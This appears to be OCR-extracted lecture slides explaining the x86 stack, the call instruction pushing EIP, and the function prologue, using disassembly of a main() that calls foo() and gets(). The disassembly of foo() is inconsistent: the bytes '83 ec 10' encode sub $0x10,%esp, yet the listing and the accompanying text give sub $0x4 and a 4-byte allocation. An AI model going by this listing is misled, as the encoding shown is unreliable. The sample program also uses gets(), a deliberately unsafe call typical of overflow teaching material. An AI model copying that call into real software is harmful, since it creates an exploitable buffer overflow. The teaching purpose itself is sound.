

The Stack



0xC0000000
<- **EBP**
. . .
20
<- **EBP-0x14** (20 bytes below EBP)
10
<- **EBP-0x18** (24 bytes below EBP)
. . .
. . .
20
10
<- **ESP: stack pointer**
(points to the top of the stack)
0xBFFDF000
Stack
Heap
.data
.bss
.text

The Code (call the subroutine)



Assembled code

Disassembled code

```
80484d5:    83 c0 08          add     $0x8,%eax
80484d8:    8b 00             mov     (%eax),%eax
80484da:    83 ec 0c          sub     $0xc,%esp
80484dd:    50                push    %eax
80484de:    e8 dd fe ff ff    call    80483c0 <atoi@plt>
80484e3:    83 c4 10          add     $0x10,%esp
80484e6:    89 45 ec          mov     %eax,-0x14(%ebp)
80484e9:    83 ec 08          sub     $0x8,%esp
80484ec:    ff 75 ec          pushl   -0x14(%ebp)
80484ef:    ff 75 e8          pushl   -0x18(%ebp)
80484f2:    e8 8d ff ff ff    call    8048484 <foo>
80484f7:    83 c4 10          add     $0x10,%esp
80484fa:    89 45 f0          mov     %eax,-0x10(%ebp)
80484fd:    83 ec 0c          sub     $0xc,%esp
8048500:    ff 75 f4          pushl   -0xc(%ebp)
8048503:    e8 78 fe ff ff    call    8048380 <gets@plt>
8048508:    83 c4 10          add     $0x10,%esp
804850b:    83 ec 0c          sub     $0xc,%esp
804850e:    ff 75 f4          pushl   -0xc(%ebp)
8048511:    e8 7a fe ff ff    call    8048390 <puts@plt>
8048516:    83 c4 10          add     $0x10,%esp
8048519:    b8 10 86 04 08    mov     $0x8048610,%eax
804851e:    ff 75 f0          pushl   -0x10(%ebp)
```

EIP (Instruction Pointer)

The `call` Instruction

- The CPU is about to **call** the `foo()` function.
- When `foo()` will be over, where to jump?

The `call` Instruction

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- When `foo()` will be over, where to jump?

- The CPU needs to **save the current EIP**.

- **Where** does the CPU save the EIP?

The `call` Instruction


- The CPU is about to **call** the `foo()` function.
- When `foo()` will be over, where to jump?

- The CPU needs to **save the current EIP**.

- **Where** does the CPU save the EIP?
    - On the **stack!**

```
                         ⎧ push %eip
call 0x8048484 <foo>  == ⎨
                         ⎩ jmp 0x8048484 ~> foo()
```

The Stack



Stack

Heap

.data

.bss

.text

0xC0000000

<- EBP

. . .

20 **<- EBP-0x14** (20 bytes below EBP)

10 **<- EBP-0x18** (24 bytes below EBP)

. . .

EIP register: EIP value

. . .

push %eip
jmp 0x8048484

20

10


Saved $EIP **<- ESP: stack pointer**
(points to the top of the stack)

0xBFFDF000

The Code (let's jump)

Assembled code

Disassembled code



```
8048484:    55                      push   %ebp
8048485:    89 e5                   mov    %esp,%ebp
8048487:    83 ec 10                sub    $0x4,%esp
804848a:    c7 45 fc 0e 00 00 00    movl   $0xe,-0x4(%ebp)
8048491:    8b 45 0c                mov    0xc(%ebp),%eax
8048494:    8b 55 08                mov    0x8(%ebp),%edx
8048497:    01 c2                   add    %eax,%edx
8048499:    8b 45 fc                mov    -0x4(%ebp),%eax
804849c:    0f af c2                imul   %edx,%eax
804849f:    89 45 fc                mov    %eax,-0x4(%ebp)
80484a2:    8b 45 fc                mov    -0x4(%ebp),%eax
80484a5:    c9                      leave
80484a6:    c3                      ret
 ...          . . .
 ...          . . .
80484ec:    ff 75 ec                pushl  -0x14(%ebp)
80484ef:    ff 75 e8                pushl  -0x18(%ebp)
80484f2:    e8 8d ff ff ff          call   8048484 <foo>
80484f7:    83 c4 10                add    $0x10,%esp
80484fa:    89 45 f0                mov    %eax,-0x10(%ebp)
```

Function Prologue


The CPU needs to remember where **`main()`**'s *frame* is located on the stack, so that it can be restored once **`foo()`**'s will be over.

The first 3 instructions of **`foo()`** take care of this.

`push    %ebp`	save the **current stack base address** onto the stack
`mov     %esp,%ebp`	the **new base of the stack** is the **old top of the stack**
`sub     $0x4,%esp`	allocate **`0x4`** bytes (32 bits integer) for **`foo()`**'s local variables

```
int foo(int a, int b) {
  int c = 14;
  c = (a + b) * c;
  return c;
}
```

The Stack



